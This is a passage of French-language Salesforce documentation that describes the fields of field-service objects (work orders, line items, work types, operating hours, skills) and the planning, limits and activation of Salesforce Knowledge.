| `Prix total` | (Lecture seule) Le total des prix des éléments de ligne de l'ordre d'exécution, après l'application des remises, mais avant l'ajout de la taxe. |
| `Numéro d'ordre d'exécution` | Un numéro généré automatiquement qui identifie l'ordre d'exécution. |
| `Type de travail` | Le type de travail associé à l'ordre d'exécution. Lorsqu'un type de travail est sélectionné, l'ordre exécution hérite automatiquement de la `Durée`, du `Type de durée` et des compétences requises du type de travail. |

Exemple: Les champs `Date de début` et `Date de fin` sont vides par défaut, mais vous pouvez configurer des règles de workflow pour les configurer. La règle suivante renseigne le champ `Date de début` avec la date et l'heure actuelles lorsque le champ `Statut` est modifié en *`En cours`* :

1. Créez une règle de workflow dans l'objet Ordre d'exécution :
   - Sous Critères d'évaluation, sélectionnez **Créé**.
   - Sous Critères de la règle, saisissez *`Ordre d'exécution : Statut Égal à En cours`*.
2. Ajoutez une action de workflow Nouvelle mise à jour du champ :
   - Sous Champ à mettre à jour, sélectionnez **Date de début**.
   - Sous Options de date, sélectionnez l'option d'utilisation d'une formule, puis saisissez la formule *`NOW()`*.
3. Enregistrez et activez votre règle.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation d'ordres d'exécution
Consignes relatives à l'utilisation d'ordres d'exécution
Configuration d'ordres d'exécution
Champs d'éléments d'ordre d'exécution

# Champs d'éléments d'ordre d'exécution

Les éléments d'ordre d'exécution ont les champs suivants. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champ | Description |
|---|---|
| `Adresse` | Description de l'élément de ligne. L'élément de ligne hérite de l'adresse de son ordre d'exécution parent, mais elle peut également être mise à jour manuellement. |
| `Ressource` | Ressource associée à l'élément de ligne.<br>Si votre organisation utilise des ressources hiérarchiques (disponible après Spring '16), vous pouvez lier les éléments de ligne d'un ordre d'exécution à différentes ressources. Par conséquent, les éléments de ligne n'héritent pas automatiquement de la valeur de ressource de leur ordre d'exécution parent. |
| `Fermé` | Indique si l'élément de ligne a été fermé. La modification du statut de l'élément de ligne en `Closed` entraîne la sélection de cette case à cocher dans l'interface utilisateur. |
| `Code ISO de la devise` | Le code ISO de toute devise autorisée par l'organisation. Disponible uniquement pour les organisations dans lesquelles la fonctionnalité des devises multiples est activée. |
| `Description` | Description de l'élément de ligne. Nous vous recommandons de décrire les étapes que doit suivre un utilisateur pour marquer l'élément de ligne comme *`Terminé`*. |
| `Remise` | Remise en pourcentage à appliquer à l'élément de ligne. Vous pouvez saisir un chiffre avec ou sans symbole de pourcentage et utiliser jusqu'à deux décimales. |
| `Durée` | La durée estimée requise pour réaliser l'élément de ligne. Spécifiez l'unité de durée dans le champ `Type de durée`. |
| `Type de durée` | L'unité de durée : minutes ou heures. |
| `Date de fin` | Date à laquelle l'élément de ligne est terminé. |
| `Précision du code de géolocalisation` | Le niveau de précision des coordonnées géographiques d'un emplacement par rapport à son adresse physique. Un service de |

| Champ | Description |
| --- | --- |
| | géocodage fournit généralement cette valeur en fonction des coordonnées de latitude et de longitude de l'adresse. |
| `Latitude` | Utilisé avec `Longitude` pour spécifier la géolocalisation précise de l'adresse à laquelle l'ordre d'exécution est réalisé. Les valeurs acceptables sont des nombres de -90 à 90 comprenant jusqu'à 15 décimales. |
| `Numéro d'élément de ligne` | Numéro automatiquement généré qui identifie l'élément de ligne. |
| `Prix catalogue` | Le prix de l'élément de ligne (produit) tel qu'il est affiché dans l'entrée correspondante du catalogue de prix. Si aucun produit n'est spécifié, le prix catalogue est défini par défaut sur zéro (lecture seule). |
| `Longitude` | Utilisé avec `Latitude` pour spécifier la géolocalisation précise de l'adresse à laquelle l'ordre d'exécution est réalisé. Les valeurs acceptables sont des nombres de -180 à 180 comprenant jusqu'à 15 décimales. |
| `Commande` | Commande associée à l'élément de ligne. Par exemple, vous pouvez commander des pièces de rechange avant de terminer l'élément de ligne. |
| `Élément de ligne de l'ordre d'exécution parent` | Élément de ligne parent de l'élément de ligne, s'il existe.<br>Conseil: Affichez, créez et supprimez les éléments de ligne enfants d'un élément de ligne dans la liste associée Éléments de ligne d'ordre d'exécution enfants. |
| `Entrée du catalogue de prix` | Entrée du catalogue de prix correspondant à l'élément de ligne. Un catalogue de prix doit être spécifié dans l'ordre d'exécution parent. |
| `Produit` | Produit associé à l'entrée du catalogue de prix. |
| `Quantité` | Quantité de l'élément de ligne. |
| `Élément de ligne d'ordre d'exécution racine` | Élément d'ordre d'exécution de niveau supérieur dans la hiérarchie des éléments de ligne. Selon la position de l'élément de ligne dans la hiérarchie, sa racine peut être identique à son parent (lecture seule). |
| `Territoire de service` | Territoire de service dans lequel le travail de l'élément de ligne est réalisé. |
| `Date de début` | Date à laquelle l'élément de ligne entre en vigueur. |
| `Statut` | Statut de l'élément de ligne. La liste déroulante comprend les valeurs suivantes, qui peuvent être personnalisées :<br>• *`Nouveau`*<br>• *`En cours`* |

| Champ | Description |
| --- | --- |
| | • *En attente*<br>• *Terminé*<br>• *Fermé* |
| Catégorie du statut | Catégorie à laquelle appartient chaque valeur de statut. Les cinq catégories de statut disponibles correspondent aux valeurs de statut par défaut.<br>Si vous créez des valeurs de Statut personnalisées, vous devez indiquer la catégorie à laquelle elles appartiennent. Par exemple, si vous créez une valeur En attente d'une réponse, vous pouvez décider qu'elle appartient à la catégorie En attente. |
| Objet | Objet de l'élément de ligne. Par exemple, « Contrôle des pneus ». |
| Sous-total | Le prix unitaire de l'élément de ligne multiplié par la quantité (lecture seule). |
| Prix total | Le sous-total de l'élément de ligne avec les remises appliquées. (lecture seule). |
| Prix unitaire | Par défaut, le prix unitaire d'un élément de ligne correspond au prix catalogue de l'élément dans le catalogue de prix, que vous pouvez toutefois modifier. |
| Ordre d'exécution | Ordre d'exécution parent de l'élément de ligne. Les éléments de ligne de l'ordre d'exécution doivent être associés à un ordre d'exécution. Par conséquent, ce champ est obligatoire. |
| Type de travail | Type de travail associé à l'élément de ligne. Lorsqu'un type de travail est sélectionné, l'élément d'ordre exécution hérite automatiquement de la Durée, du Type de durée et des compétences requises du type de travail. |

CONSULTER ÉGALEMENT :

Configuration d'ordres d'exécution

Champs d'ordres d'exécution

## Champs de types de travail

Les types de travail contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Nom du champ | Description |
|---|---|
| `Description` | La description du type de travail. Essayez d'ajouter des détails sur la ou les tâches que ce type de travail représente. |
| `Type de durée` | L'unité de `Durée estimée` : minutes ou heures. |
| `Durée estimée` | La longueur estimée du rendez-vous. La durée estimée est exprimée en minutes ou en heures en fonction de la valeur sélectionnée dans le champ `Type de durée`. |
| `Nom` | Le nom du type de travail. Essayez d'utiliser un nom qui indique aux utilisateurs le type d'ordre d'exécution qu'ils peuvent créer à partir du type de travail. Par exemple, « Maintenance annuelle du réfrigérateur » ou « Remplacement de la valve ». |

CONSULTER ÉGALEMENT :

- Champs d'ordres d'exécution
- Champs d'éléments d'ordre d'exécution
- Configuration d'ordres d'exécution

## Champs d'articles liés

Un article lié est un article Knowledge joint à un ordre d'exécution ou à un élément de ligne d'ordre d'exécution. Les articles liés ont les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champ | Description |
|---|---|
| `ID d'article` | L'ID de l'enregistrement d'article lié, créé lorsqu'un article est joint à un enregistrement. |
| `Titre de l'article` | Le titre de l'article joint. |

| Champ | Description |
| --- | --- |
| `Version d'article` | La version de l'article qui est joint à l'enregistrement. Ce champ affiche le titre de la version jointe, il est lié à la version.<br>Lorsque vous joignez un article à un ordre d'exécution, cette version de l'article reste associée à l'ordre d'exécution, même si des versions ultérieures sont publiées. Si nécessaire, vous pouvez dissocier et joindre de nouveau un article à un ordre d'exécution pour lier la dernière version.<br>Par exemple, si un article s'intitulait « Comment remplacer un filtre » lorsqu'il été joint à l'enregistrement, ce champ affiche ce titre et est lié à la version jointe. |
| `ID d'article Knowledge` | L'ID de l'article qui est joint à l'enregistrement. |
| `Dernier affichage` | La date du dernier affichage de l'article. |
| `Type d'objet lié` | (Lecture seule) Le type de l'enregistrement auquel l'article est joint. Par exemple, si l'article est joint à un ordre d'exécution, ce champ affiche « Ordre d'exécution ». |
| `ID d'enregistrement lié` | L'ID de l'enregistrement auquel l'article est joint. Par exemple, si l'article est joint à un ordre d'exécution, ce champ affiche l'ID de l'ordre d'exécution. |
| `ID de type d'enregistrement` | Le type d'enregistrement de l'article lié. Ce champ est renseigné uniquement si des types d'enregistrement sont utilisés. |

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de Knowledge avec des ordres d'exécution

## Champs d'heures de fonctionnement

Les heures et les périodes de fonctionnement comprennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Les *heures de fonctionnement* peuvent être attribuées à des territoires de service, à des membres de territoire de service et à des comptes afin d'indiquer les horaires auxquels elles sont disponibles pour réaliser un travail d'assistance. Créez des heures de fonctionnement via l'onglet Heures de fonctionnement dans Salesforce. Les heures de fonctionnement comprennent les champs ci-dessous.

| Nom du champ | Description |
| --- | --- |
| `Description` | La description des heures de fonctionnement. Ajoutez toutes les informations qui ne figurent pas dans le nom. |
| `Nom` | Le nom des heures de fonctionnement. Par exemple : *`Horaires d'été`*, *`Horaires`* |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Nom du champ | Description |
|---|---|
| | *d'hiver*, *Horaires de haute saison*. |
| Fuseau horaire | Le fuseau horaire qui s'applique aux heures de fonctionnement. |

Les *plages horaires* représentent les périodes de la journée pendant lesquelles un travail d'assistance peut être réalisé. Après avoir créé des heures de fonctionnement, créez des plages horaires pour chaque jour via la liste associée Plages horaires. Les plages horaires comprennent les champs ci-dessous.

| Nom du champ | Description |
|---|---|
| Jour de la semaine | Le jour de la semaine auquel la plage horaire se rapporte. |
| Heure de fin | L'heure à laquelle la plage horaire se termine. |
| Nom | Le nom de la plage horaire. Le nom est automatiquement renseigné sous un format de jour et d'heure, par exemple `Lundi 9h00 - 22h00`, que vous pouvez mettre à jour manuellement si vous souhaitez. |
| Heures de fonctionnement | Les heures de fonctionnement auxquelles la plage horaire appartient. Les plages horaires de fonctionnement sont affichées dans la liste associée Heures de fonctionnement. |
| Heure de début | L'heure à laquelle la plage horaire débute. |
| Type | Le type de la plage horaire. Les valeurs possibles sont *Normale* et *Étendue*. Vous pouvez utiliser *Étendue* pour représenter les heures supplémentaires. |

Remarque: Vous ne pouvez pas créer de champs personnalisés dans des heures de fonctionnement ou des plages horaires.

CONSULTER ÉGALEMENT :

Création d'heures de fonctionnement

## Champs de compétences pour l'assistance sur site

Les compétences représentent les certifications et les domaines d'expertise de votre force de travail d'assistance sur site. Les compétences et leurs objets associés contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Les *compétences* représentent une certification ou un domaine d'expertise. Elles sont créées dans la Configuration, et comprennent les champs ci-dessous.

| Nom du champ | Description |
|---|---|
| Nom | Le nom de la compétence. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Nom du champ | Description |
|---|---|
| Description | La description de la compétence. |
| Nom du développeur | Le nom unique de la compétence dans l'API. |

Remarque: Lorsque vous créez une compétence, laissez les sections « Attribuer des utilisateurs » et « Attribuer des profils » vides. Elles sont spécifiques à Live Agent, qui utilise également des compétences.

Les *compétences de ressource du service* sont les compétences attribuées à une ressource de service. Elles sont affichées dans la liste associée Compétences des pages de détail de ressource de service, et comprennent les champs ci-dessous.

| Nom du champ | Description |
|---|---|
| Date de fin | La date à laquelle la compétence expire. Par exemple, si une ressource doit être revalidée au bout de six mois, la date de fin correspond à la date d'expiration de la certification. |
| Ressource de service | La ressource qui possède la compétence. |
| Compétence | La compétence que la ressource possède. |
| Niveau de compétence | Le niveau de compétence de la ressource. Le niveau de compétence peut être défini de zéro à 99,99. Pour consulter des conseils de définition du niveau de compétence, reportez-vous à Configuration des paramètres de compétence. |
| Date de début | La date à laquelle la ressource a acquis la compétence. Par exemple, si la compétence représente une certification, la date de début correspond à la date d'obtention de la certification. |

Les *compétences requises* correspondent aux compétences qu'une ressource doit avoir pour réaliser une tâche. Elles sont affichées dans la liste associée Compétences requises dans les pages de détail de type de travail, d'ordre d'exécution, d'élément d'ordre d'exécution, et elles comprennent les champs ci-dessous.

| Nom du champ | Description |
|---|---|
| Enregistrement associé | L'ordre d'exécution, l'élément d'ordre d'exécution ou le type de travail dans lequel la compétence est requise. |
| Compétence | La compétence requise. |
| Niveau de compétence | Le niveau de compétence requis. Le niveau de compétence peut être défini de zéro à 99,99. |

CONSULTER ÉGALEMENT :

Configuration de compétences pour l'assistance sur site

# Ajout à une base de connaissances

## Ajout de Salesforce Knowledge

### Bienvenue dans Salesforce Knowledge

Élaborez votre base de connaissances et offrez un service de support hors-pair aux visiteurs de votre site Web, à vos clients, vos partenaires et vos agents de service. Salesforce Knowledge permet de créer et de gérer les informations sur votre société et de les partager en toute sécurité à l'endroit et au moment opportuns.

Votre base Salesforce Knowledge est composée d'articles de base de connaissances, qui sont des documents d'information. Les articles peuvent inclure des informations sur le fonctionnement, par exemple comment réinitialiser votre produit sur ses paramètres par défaut, ou des questions fréquentes concernant par exemple l'espace de stockage pris en charge par vos produits.

Les agents de service expérimentés et les rédacteurs internes rédigent les articles. Les articles sont ensuite publiés dans divers canaux : base de données interne, communautés de clients et de partenaires ou sites Web publics. L'emplacement et la nature des informations publiées dépend du profil de présentation des articles et de la sécurité au niveau du champ.

CONSULTER ÉGALEMENT :

- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### Présentation de la documentation Salesforce Knowledge

Utilisez les listes ci-dessous pour rechercher des informations Salesforce Knowledge dans la documentation Salesforce.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

#### Présentation de Salesforce Knowledge

- Bienvenue dans Salesforce Knowledge
- Planification de votre base de connaissances
- Limitations de Salesforce Knowledge
- Utilisation d'articles et de traductions
- Guide Salesforce Knowledge

#### Configuration de Salesforce Knowledge

- Élaboration de votre base de connaissances
- Types d'article Knowledge
- Importation d'informations existantes dans Salesforce Knowledge
- Accès à un article Knowledge
- Workflow et approbations d'articles

### Utilisation de votre base de connaissances Salesforce

- Recherche dans des articles et des sources externes sous l'onglet Base de connaissances
  - Recherche d'articles Knowledge dans Salesforce Console
  - Comment la recherche fonctionne-t-elle ?
  - Onglet Articles ou Base de connaissances
  - Pour rechercher et afficher des articles de Salesforce Knowledge sur votre appareil Android, reportez-vous à Accéder à des articles de Salesforce Knowledge avec Salesforce1 pour Android (Bêta) et à Différences entre Salesforce1 et le site complet de Salesforce
- Création et modification des articles
- Publication d'articles et de traductions
- Création de rapports sur des articles de Salesforce Knowledge

### Définition de catégories de données pour vos articles Salesforce Knowledge

- Catégories de données dans Salesforce.com
- Création et modification de groupes de catégories
- Ajout de catégories de données à des groupes de catégories

### Traduction des articles Salesforce Knowledge

- Prise en charge d'une base de connaissances multilingue
- Traduction d'articles dans Salesforce Knowledge
- Exportation d'articles pour traduction
- Importation d'articles traduits

### Partage de votre base de connaissances Salesforce

- Salesforce Console et Salesforce Knowledge
- Pour autoriser les visiteurs de votre site Web public à afficher les articles de Salesforce Knowledge, installez l'application *Base de connaissances publique* depuis l'AppExchange. Pour installer, configurer et personnaliser votre base de connaissances publique avec ce package, reportez-vous au guide d'application AppExchange de base de connaissances publique disponible dans l'AppExchange.

### Développement avec Salesforce Knowledge

- Le guide Salesforce Knowledge Developers Guide contient des informations de développement spécifiques à Salesforce Knowledge ainsi que des didacticiels et des exemples.
- Le guide Force.com REST API Developer Guide présente des informations sur la prise en charge des articles avec l'API REST.
- Le guide SOAP API Developer Guide inclut des informations sur l'API Salesforce Knowledge :
  - Directives
  - Objets
  - Appels
- Le guide Metadata API Developers Guide contient des informations relatives aux objets d'API de métadonnées de Salesforce Knowledge.
- Le guide Visualforce Developers Guide contient des informations sur les composants Visualforce de Salesforce Knowledge.

- Le guide Force.com Apex Code Developers Guide contient des informations sur la classe Apex KnowledgeArticleVersionStandardController.

## Planification de votre base de connaissances

Il est important de tenir compte des besoins de votre société en développant une stratégie de collecte et de publication de l'expertise de votre équipe de support. Avec une base de connaissances robuste, les clients bénéficient d'un service plus rapide ou peuvent même résoudre eux-mêmes leurs problèmes.

La configuration de Salesforce Knowledge est une procédure de type « choisissez votre propre aventure ». Vous avez le choix entre de nombreuses fonctionnalités et options. Sélectionnez celles qui conviennent à votre société.

| Considérations | Informations supplémentaires |
|---|---|
| Quelles informations devez-vous publier ? | Types d'article |
| Qui peut fournir les informations ? | Licence Knowledge User, Configuration de l'utilisateur |
| Qui peut approuver et gérer les informations ? | Gestion de Knowledge, Règles de validation |
| Avez-vous besoin de processus de workflow ou d'approbation pour gérer la création et la publication d'articles ? | Workflow et approbations d'articles |
| Avez-vous besoin d'importer une base de connaissances ou une documentation existante ? | Importation d'informations existantes dans Salesforce Knowledge |
| Qui doit lire quelles informations et à quel emplacement ? | Accès à un article Knowledge, Création de groupes publics pour Knowledge, Attribution d'actions d'articles à des groupes publics |
| Avez-vous besoin de classer vos informations ? | Catégories de données dans Salesforce.com |
| Qui doit accéder à quelles catégories ? | Visibilité des catégories de données |
| Prenez-vous en charge plusieurs langues ? | Prise en charge d'une base de connaissances multilingue |
| Les agents doivent-ils rechercher des articles en travaillant sur une requête ? | Joindre des articles au format PDF aux e-mails de requête.Affichage d'une liste d'articles suggérés basée sur les informations de la requête., Configuration du widget Knowledge One |
| Les agents doivent-ils suivre des articles dans Chatter ? | Suivi du fil |
| Avez-vous besoin de partager votre base de connaissances en externe ? | *Public Knowledge pour Mobile, Web et Facebook* |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

| Considérations | Informations supplémentaires |
| --- | --- |
| Avez-vous besoin d'optimiser les recherches ? | Amélioration de l'expérience de recherche d'articles |
| Avez-vous besoin d'instructions, de ressources et des discussions en cours sur l'évolution des bases de connaissances orientées vers le service ? | Salesforce Knowledge est « Vérifié KCS » par le Consortium for Service Innovation, qui reconnaît les meilleures pratiques dans les méthodologies de support client. En mettant en œuvre des fonctionnalités Knowledge-Centered Support (KCS), vous pouvez créer une collaboration plus efficace avec votre équipe et fournir des informations pertinentes et précises à vos clients. |

Tenez compte des conseils suivants lors de la planification et de l'utilisation de Salesforce Knowledge :

- Créez des groupes de synonymes dans Salesforce Knowledge. Les synonymes sont des termes ou des expressions traités de façon identique dans les recherches d'articles. Ils permettent d'optimiser les résultats de la recherche.
- Avant de configurer des catégories de données, planifiez rigoureusement les groupes de catégories et leur hiérarchie. Examinez également le mappage de vos hiérarchies des catégories avec votre hiérarchie des rôles. Pour plus d'informations, reportez-vous à Visibilité des catégories de données.
- Créez des rapports personnalisés sur vos données Salesforce Knowledge. Vous pouvez également installer l'application *Knowledge Base Dashboards and Reports* depuis AppExchange pour recevoir plus de vingt-quatre rapports utiles.
- Plusieurs agents peuvent modifier le même article en même temps. Dans ce cas, vos modifications peuvent être remplacées sans avertissement par celles d'un collègue, même en sauvegardant régulièrement votre travail. Pour éviter la perte accidentelle de données, invitez vos utilisateurs à modifier uniquement les articles qui leur sont attribués.
- Prenez connaissance des limites pour les articles, les types d'articles et les catégories de données maximales.
- Révisez régulièrement votre utilisation pour éviter les ruptures de stock : dans Configuration, saisissez `Utilisation du stockage` dans la case `Recherche rapide`, puis sélectionnez **Utilisation du stockage**.
- Les utilisateurs de la base de connaissances publique ne peuvent pas noter les articles.
- Le type de champ personnalisé Fichier permet aux agents de joindre des documents à des articles.
- Si vous convertissez un champ personnalisé dans un type d'article vers un autre type de champ, vous perdez vos données. Ne convertissez pas les champs personnalisés si des données existent pour ces champs.
- Lors du renommage des étiquettes de Salesforce Knowledge, notez que les noms de champ standard, notamment titre et type, sont fixes. Ces champs ne changent pas les étiquettes dans les pages de création et de modification d'articles. Si l'organisation est configurée dans une autre langue, ces champs conservent l'étiquette définie pour cette langue.
- Le moteur de recherche de Salesforce Knowledge prend en charge la lemmatisation, qui correspond au processus de réduction d'un terme à son unité sémantique. Avec la lemmatisation, une recherche peut renvoyer les diverses formes d'un terme recherché. Par exemple, la recherche du verbe `exécuter` renvoie les éléments qui contiennent *exécuter*, *exécution* et *exécuté*.
- Assurez-vous de bien connaître les type d'article dont votre organisation a besoin et la façon dont les agents interagissent avec ces types d'article. Cela détermine les autorisations de type d'article et les actions d'article que vous devez attribuer à des utilisateurs de Salesforce Knowledge. Vous pouvez ensuite les utiliser pour créer les profils ou ensembles d'autorisations requis par votre organisation. Pour plus d'informations, reportez-vous à Accès à un article Knowledge à la page 3120.
- Déterminez si vous avez besoin de créer des règles de workflow pour certains types d'article. Par exemple, vous pouvez créer une règle qui envoie un e-mail à un responsable d'article lorsqu'un agent crée un article en fermant une requête.

- Déterminez si vous avez besoin de créer des processus d'approbation pour certains types d'article. Par exemple, si vous avez un type d'article nécessitant une approbation juridique et de la direction avant sa publication externe, créez un processus d'approbation pour le type d'article.

CONSULTER ÉGALEMENT :

Limitations de Salesforce Knowledge
Élaboration de votre base de connaissances
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Limitations de Salesforce Knowledge

Limitations relatives à Salesforce Knowledge par édition.

Salesforce Knowledge est une base de connaissances pour la création et la gestion de contenus. Si Salesforce Knowledge est activée dans le portail client ou le portail partenaire, les clients et les partenaires peuvent accéder aux articles.

| Limitations de Salesforce Knowledge | Détails de Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition |
|---|---|
| Nombre maximal d'articles | 50 000 articles |
| Nombre maximal de types d'article | 100 types d'article |
| Nombre maximal de champs personnalisés par type d'article | Enterprise Edition, Developer Edition et Unlimited Edition : 500 champs personnalisés par type d'article<br>Performance Edition : 800 champs personnalisés par type d'article |
| Nombre maximal de champs de fichier | 5 champs de fichier |
| Taille maximale de champ de fichier | Les champs de fichiers sont pris en compte en tant que pièces jointes et peuvent aller jusqu'à 25 Mo. |
| Taille maximale de zone de texte enrichi | 131072 caractères |
| Taille maximale de tous les champs de zone de texte enrichi d'un article | 1638400 caractères |
| Références (liens) d'articles uniques maximales dans un champ de texte enrichi | Vous pouvez avoir jusqu'à 100 liens vers différents articles de Salesforce Knowledge dans un champ de texte enrichi. |
| Suivi d'historique d'article | Les événements d'article sont suivis durant 18 mois au maximum. |
| Nombre maximal de langues prises en charge | 16 langues prises en charge |
| Importation d'article | Le fichier .zip d'importation doit satisfaire les exigences suivantes :<br>• Un seul fichier .csv et un seul fichier .properties peuvent exister.<br>• Le fichier .csv et le fichier .properties se trouvent dans le répertoire racine.<br>• Le processus de compression doit préserver l'arborescence des dossiers et des sous-dossiers. |

| Limitations de Salesforce Knowledge | Détails de Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition |
|---|---|
| | • Le nom du fichier .zip ne peut pas contenir des caractères spéciaux.<br>• Le fichier .zip ne peut pas dépasser 20 Mo, et la taille des fichiers individuels décompressés du fichier zip ne peut pas dépasser 10 Mo.<br>• Les fichiers .csv ne peuvent pas inclure plus de 10 000 lignes, ligne d'en-tête incluse. Par conséquent, vous pouvez avoir 9 999 articles et traductions au maximum.<br>• Les lignes d'un fichier .csv ne peuvent pas contenir plus de 400 000 caractères.<br>• Les cellules d'un fichier .csv ne peuvent pas dépasser 32 Ko.<br>• Chaque article du fichier .csv ne peut pas contenir plus de 49 traductions. |
| Nombre maximal de groupes de catégories de données et de groupes de catégories de données actifs | 5 groupes de catégories, 3 actifs |
| Nombre maximal de catégories par groupe de catégories de données | 100 catégories dans un groupe de catégories de données |
| Nombre maximal de niveaux dans une hiérarchie de groupes de catégories de données | 5 niveaux dans une hiérarchie de groupes de catégories de données |
| Nombre maximal de catégories de données d'un groupe de catégories de données attribué à un article | 8 catégories de données d'un groupe de catégories de données attribué à un article |
| Nombre maximal de termes de recherche promus | Votre organisation peut créer au maximum 2 000 termes promus. |

CONSULTER ÉGALEMENT :

- Bienvenue dans Salesforce Knowledge
- Planification de votre base de connaissances
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

# Élaboration de votre base de connaissances

Si votre organisation détient des licences Utilisateur de Knowledge et qu'une licence vous est attribuée, vous pouvez créer votre base de connaissances.

Pour vous assurer que votre organisation possède des licences Utilisateur de Knowledge, dans Configuration, saisissez *Société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**. Les licences Utilisateur de Knowledge sont répertoriées en bas de la page, dans la liste associée Licences de fonctionnalité.

Pour vous assurer que vous êtes un Utilisateur de Knowledge, dans vos paramètres personnels, saisissez *Personnel* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**. La case Utilisateur de Knowledge se situe dans la deuxième colonne de la section Détails utilisateur.

Pour activer Salesforce Knowledge, dans Configuration, saisissez *Knowledge* dans la case Recherche rapide, puis sélectionnez **Paramètres de Knowledge**. Confirmez que vous souhaitez activer Salesforce Knowledge puis cliquez sur **Activer Knowledge**. Si votre organisation n'a pas de type d'article, un type d'article par défaut est créé.

Remarque: Si vous avez activé Knowledge avant Spring '16, vous devez d'abord créer un type d'article. Après la version Spring '16, il n'est pas nécessaire de créer au préalable un type d'article.

CONSULTER ÉGALEMENT :

- Activation de Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour activer Salesforce Knowledge :

- Personnaliser l'application

## Activation de Salesforce Knowledge

Dans la page Paramètres des bases de connaissances, vous pouvez créer une expérience de base de connaissances pour vos agents de support, partenaires et clients.

Pour configurer ou modifier votre base de connaissances, dans Configuration, saisissez *Paramètres des bases de connaissances* dans la case Recherche rapide, sélectionnez **Paramètres des bases de connaissances**, puis cliquez sur **Modifier**.

| Fonctionnalité ou option | Description |
|---|---|
| **Paramètres généraux** | |
| Autoriser les agents à créer et à modifier des articles sous l'onglet Article ou Base de connaissances | Permet aux agents de modifier des articles sans accéder à l'onglet Gestion des articles. Les agents peuvent cliquez sur Modifier pour ouvrir la page de modification d'un article. Si une version publiée de l'article existe, ils peuvent l'afficher ou modifier la version actuelle. Si une version brouillon existe, ils peuvent continuer sa composition, puis le réviser attentivement pour éviter de remplacer les modifications non publiées. |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

| Fonctionnalité ou option | Description |
| --- | --- |
| Activer le champ Statut de validation | Ajoute un champ Statut de validation à la page 3132 à tous les articles de Salesforce Knowledge. Les agents peuvent sélectionner des valeurs pour indiquer si le contenu de l'article a été validé ou non. |
| Autoriser les agents à ajouter un contenu multimédia externe à HTML dans l'éditeur standard | Autorise des éléments <iframe> dans l'éditeur standard pour incorporer un contenu multimédia depuis les sites Web de Dailymotion, Vimeo et YouTube. Les agents peuvent simplement couper et coller du code HTML entre des balises <iframe> dans l'éditeur. |
| **Résumés d'article** | |
| Afficher les récapitulatifs d'articles dans les vues de liste d'articles | Pour chaque canal, déterminez si un résumé de l'article est affiché sous le titre de l'article dans les résultats de recherche. |
| **Knowledge One** | |
| Basculer depuis l'onglet Articles vers l'onglet Base de connaissances | Activation de Knowledge One avec des profils<br>Activation de Knowledge One avec des ensembles d'autorisations |
